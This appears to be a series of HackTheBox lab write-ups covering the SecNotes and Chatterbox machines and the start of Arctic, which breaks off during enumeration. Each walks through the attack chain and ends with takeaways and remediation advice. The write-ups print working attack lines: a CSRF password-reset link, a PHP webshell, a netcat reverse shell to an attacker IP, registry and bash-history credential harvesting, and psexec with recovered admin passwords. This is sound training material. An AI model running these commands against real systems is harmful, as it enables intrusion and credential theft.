rustscan -a 10.129.9.252 --ulimit 5000 -b 2000 -- -A -Pn

Navigating to the webserver there is a log in.

I was able to signup with a test account using test:testtest.

Interesting that there is a tyler@secnotes.htb. Ran feroxbuster while I check this out.
feroxbuster -u http://10.129.9.252 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txtLooks like we can create notes, change password. There is also port 8808 which is just a default IIS page. So I got stuck here and had to refer to the writeup. For some reason, and I know it’s dumb- I thought the Contact Us was to actually contact the owner of the box if you accidentally type in PII credentials. The actual vulnerability and exploit deals with that. The ‘Change Password’ doesn’t validate your own credentials, so if we craft a link that changes the password to a password we want, and a user clicks on it we will pwn the account. We can use this link and send that using ‘Contact Us’. This seems pretty basic, pretty cool and clever though and I’m a bit disappointed I didn’t think on that on my own.
http://10.129.9.252/change_pass.php?password=testtest&confirm_password=testtest&submit=submit
With that we can log in with tyler:testtest. In his profile there are notes of other credentials.

tyler:92g!mA8BGjOirkL%OG*&
Added secnotes.htb to /etc/hosts then used these credentials on smb.

This looks like the new site on 8808. I tried a bunch of different php rev shells. I was able to get a basic webshell though and also able to get user.txt from this.

I got stuck here so I had to refer to the writeup again. Throughout testing I kept having issues. The machine also kept removing my files from the smb share for some reason. New IP is 10.129.10.1
After resetting the machine I finally got in. I uploaded a exploit3.php that contained:
<?php echo shell_exec($_GET[“c”]); ?>
Uploaded nc.exe and sent a request while a netcat listener was open:
http://10.129.10.1:8808/exploit3.php?c=nc.exe+-e+cmd.exe+10.10.14.42+443
With the shell, doing enumeration there looks to be Ubuntu which indicates there may be WSL (Windows Subsystem for Linux)

After further enumeration it looks like there are credentials in the .bash_history.

Now that we have these credentials we can use impacket psexec.py
python3 /usr/share/doc/python3-impacket/examples/psexec.py secnotes/administrator:'u6!4ZwgwOM#^OBf#Nwnh'@secnotes.htbAnd we get root.


GG
Attack Chain
1 – Reconnaissance Ran RustScan against the machine and identified port 80 (HTTP), port 445 (SMB), and port 8808 (HTTP). The web server on port 80 presented a login page and port 8808 returned a default IIS page.
rustscan -a 10.129.9.252 –ulimit 5000 -b 2000 — -A -Pn
2 – Enumeration Signed up with a test account and explored the web application. Found functionality to create notes, change passwords, and a Contact Us form. Identified a username of tyler@secnotes.htb. Ran feroxbuster while manually exploring the site.
feroxbuster -u http://10.129.9.252 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
3 – Initial Access – CSRF password reset The password change functionality had no validation of the current password and no CSRF protection. Crafted a malicious URL that would change Tyler’s password to a known value and sent it via the Contact Us form. When Tyler clicked the link his password was changed.
http://10.129.9.252/change_pass.php?password=testtest&confirm_password=testtest&submit=submit
Logged in as tyler:testtest and found credentials stored in his notes: tyler:92g!mA8BGjOirkL%OG*&
4 – SMB access and webshell upload Added secnotes.htb to /etc/hosts and authenticated to SMB with Tyler’s credentials. The share mapped to the site hosted on port 8808. Uploaded a PHP webshell and retrieved user.txt. Machine stability issues required a reset before getting a reliable shell. Uploaded nc.exe and triggered a reverse shell via the webshell.
http://10.129.10.1:8808/exploit3.php?c=nc.exe+-e+cmd.exe+10.10.14.42+443
5 – Privilege Escalation – WSL bash history Enumeration of the Windows filesystem revealed an Ubuntu installation indicating Windows Subsystem for Linux was present. Checked the bash history inside WSL and found Administrator credentials stored in plaintext.
6 – Root – psexec as Administrator Used the recovered credentials with impacket psexec to authenticate as Administrator and retrieve root.txt.
python3 /usr/share/doc/python3-impacket/examples/psexec.py secnotes/administrator:’u6!4ZwgwOM#^OBf#Nwnh’@secnotes.htb
Key Takeaways
- No CSRF protection on password change – The password change endpoint accepted GET requests with no token validation and no check for the current password. Any user who clicked a crafted link would have their password silently changed. CSRF tokens must be implemented on all state-changing actions.
- Contact Us as an attack vector – The Contact Us form provided a direct channel to deliver a malicious link to an authenticated internal user. Any functionality that sends messages to privileged users can be weaponised if other vulnerabilities exist.
- Credentials stored in plaintext notes – Tyler stored his SMB credentials directly in the application’s notes feature. Users storing credentials in unencrypted application fields is a significant risk, particularly when the application itself is vulnerable.
- SMB share mapped to web root – The SMB share gave write access directly to the web root of the port 8808 site, allowing direct webshell upload without any additional exploitation step. Web roots should never be exposed via SMB.
- Bash history retaining credentials – Administrator credentials were visible in the WSL bash history file in plaintext. Shell history should be cleared after any privileged operations and credentials should never be passed directly on the command line.
- WSL as a pivot point – The presence of WSL introduced a Linux environment inside a Windows host, expanding the attack surface. WSL should be disabled on servers unless explicitly required and its filesystem should be included in security audits.
Remediation
[Immediate] Implement CSRF protection on all state-changing endpoints Add synchronised CSRF tokens to every form and endpoint that modifies data, including password changes. Require the current password to be submitted and validated before any password change is accepted. Reject GET requests for state-changing operations.
[Immediate] Remove credentials from application notes Audit all user-created content for stored credentials and remove them. Educate users that application note fields are not a credential store. Implement a secrets management solution for storing privileged credentials.
[Immediate] Restrict SMB share permissions The web root should never be writable via SMB. Audit all shares and remove write access from any path that is served by a web server. Apply the principle of least privilege to all share permissions.
[Immediate] Clear bash history and avoid passing credentials on the command line Set HISTFILE=/dev/null during privileged sessions or use tools that avoid storing credentials in shell history. Rotate any credentials that have appeared in bash history files. Audit WSL environments for stored secrets.
[Short-term] Disable WSL on servers where it is not required WSL should be treated as an additional attack surface on any Windows server. Disable it via Group Policy where it is not needed. If WSL is required, apply the same security controls to the Linux environment as to the host OS including auditing, patching, and access controls.
[Long-term] Conduct application security testing on all web applications The vulnerabilities in this machine including missing CSRF protection, missing input validation, and overly permissive file handling would be identified by a web application penetration test. Schedule regular application security assessments and implement a secure development lifecycle to catch these issues before deployment.
-
Chatterbox writeup
Chatterbox writeup
Box name: Chatterbox
Difficulty: Medium
OS: Windows
Overview: Chatterbox is a fairly straightforward machine that requires basic exploit modification or Metasploit troubleshooting skills to complete.
Link: https://app.hackthebox.com/machines/Chatterbox?sort_by=created_at&sort_type=desc
Machine IP: 10.129.9.221
Ran rustscan.
rustscan -a 10.129.9.221 --ulimit 5000 -b 2000 -- -A -Pn

Checked out smb port but looks like I don’t get anything.
smbclient -N -L //10.129.9.221/
Trying to check out the http server nothing resolves. I checked for exploits on Achat though and found this https://github.com/mpgn/AChat-Reverse-TCP-Exploit. Looks like its vulnerable to a buffer overflow. Edited the exploit and got a meterpreter but then my shell kept dying. After rewriting it with a windows/shell_reverse_tcp it’s more stable.


I will do manual enumeration first before using an automated tool as I still need windows practice. Also here is user.txt.
I checked an interesting registry key and tried reusing the password we have for Administrator I was able to get more privilege but not root.txt.
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
But we atleast know that the password works. Got a shell with impacket-psexec.
impacket-psexec 'Administrator:Welcome1!@10.129.9.221'But I still can’t read root.txt.

This took a bit but I was eventually able to grant everyone access to the file with icacls and then read it.
icacls C:\Users\Administrator\Desktop\root.txt /grant Everyone:F

GG
Attack Chain
1 — Reconnaissance Ran RustScan to identify open ports. Found SMB and ports 9255/9256 (Achat chat service). SMB returned nothing without credentials. HTTP did not resolve. Researched Achat and identified a known buffer overflow vulnerability.
rustscan -a 10.129.9.221 --ulimit 5000 -b 2000 -- -A -Pnsmbclient -N -L //10.129.9.221/2 — Initial Access — Achat buffer overflow Located a public Achat reverse TCP exploit. Edited the payload with the attacker IP and port. Initial Meterpreter shell was unstable and kept dying — rewrote the shellcode using
windows/shell_reverse_tcpfor a stable shell. Retrieveduser.txt.3 — Privilege Escalation — Winlogon credential reuse Performed manual Windows enumeration. Queried the Winlogon registry key and recovered stored credentials. Attempted to reuse the Administrator password — authentication succeeded but
root.txtwas not readable due to file permissions.reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"4 — Lateral Movement — psexec as Administrator Used impacket-psexec with the recovered credentials to obtain an Administrator shell.
root.txtwas still unreadable due to restrictive ACLs on the file itself.impacket-psexec 'Administrator:Welcome1!@10.129.9.221'5 — Post-Exploitation — ACL manipulation to read root.txt Granted full access to
root.txtfor Everyone using icacls, then read the flag.icacls C:\Users\Administrator\Desktop\root.txt /grant Everyone:F
Key Takeaways
- Achat running on non-standard ports — The chat service was exposed on ports 9255/9256 with a known buffer overflow. Any non-standard service exposed to the network must be identified and assessed. Legacy or niche software rarely receives timely patches.
- Credentials stored in Winlogon registry — Autologon credentials were stored in plaintext in the registry under
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. This is a common misconfiguration that immediately hands attackers valid credentials. - Password reuse across accounts — The same password was valid for the Administrator account. Passwords must be unique per account. Credential reuse across privilege boundaries is a critical finding.
- Overly permissive ACL modification allowed — A low or medium privilege user was able to run icacls to grant themselves access to a file owned by Administrator. Write permissions on sensitive file paths must be restricted.
- Unstable exploit requiring shellcode adjustment — The initial Meterpreter payload was unreliable, requiring a switch to a simpler shell payload. This is common with buffer overflow exploits and highlights the importance of understanding the underlying exploit rather than relying on defaults.
Remediation
[Immediate] Patch or remove Achat Achat is an unsupported application with a public buffer overflow exploit. Remove it from all systems immediately. If a chat service is required, replace it with a supported, actively maintained alternative. Block ports 9255 and 9256 at the firewall.
[Immediate] Remove autologon credentials from registry Delete the plaintext credentials stored under the Winlogon registry key. Autologon should never be enabled on servers or systems accessible over a network. If autologon is required for operational reasons, use the Autologon utility with encrypted credential storage and restrict physical access to the machine.
[Immediate] Enforce unique passwords per account The Administrator account shared a password with another account. Implement a password policy enforcing uniqueness across accounts. Use a privileged access management (PAM) solution to rotate and vault Administrator credentials.
[Short-term] Restrict ACL modification permissions Audit which users can modify file ACLs using icacls or similar tools. Standard and service accounts should not have the ability to grant themselves or others access to files outside their scope. Apply the principle of least privilege to all file system permissions.
[Long-term] Audit all non-standard services and ports Implement a network asset inventory and regularly scan for services running on non-standard ports. Any application that cannot be patched or supported should be decommissioned. Include third-party and legacy chat, admin, and utility tools in the vulnerability management scope.
-
Arctic writeup
Arctic Writeup
Box name: Arctic
Difficulty: Easy
OS: Windows
Overview: Arctic is an easy Windows machine that involves straightforward exploitation with some minor challenges. The process begins by troubleshooting the web server to identify the correct exploit. Initial access can be gained either through an unauthenticated file upload in Adobe ColdFusion. Once a shell is obtained, privilege escalation is achieved using the MS10-059 exploit.
Link: https://app.hackthebox.com/machines/Arctic?sort_by=created_at&sort_type=desc
Machine IP: 10.129.9.133
Scanned the machine with rustscan.
rustscan -a 10.129.9.133 --ulimit 5000 -b 2000 -- -A -Pn


Only familiar of port 135 right aware buy from recent notes I would need credentials. Checked out hacktricks for more information https://hacktricks.wiki/en/network-services-pentesting/135-pentesting-msrpc.html. I don’t think I can get anything from that port aqt this time. 8500 is a http server though so lets check that. This looks to bring us to some sort of directory.

Going to run feroxbuster while I check out these directories as there is a lot.
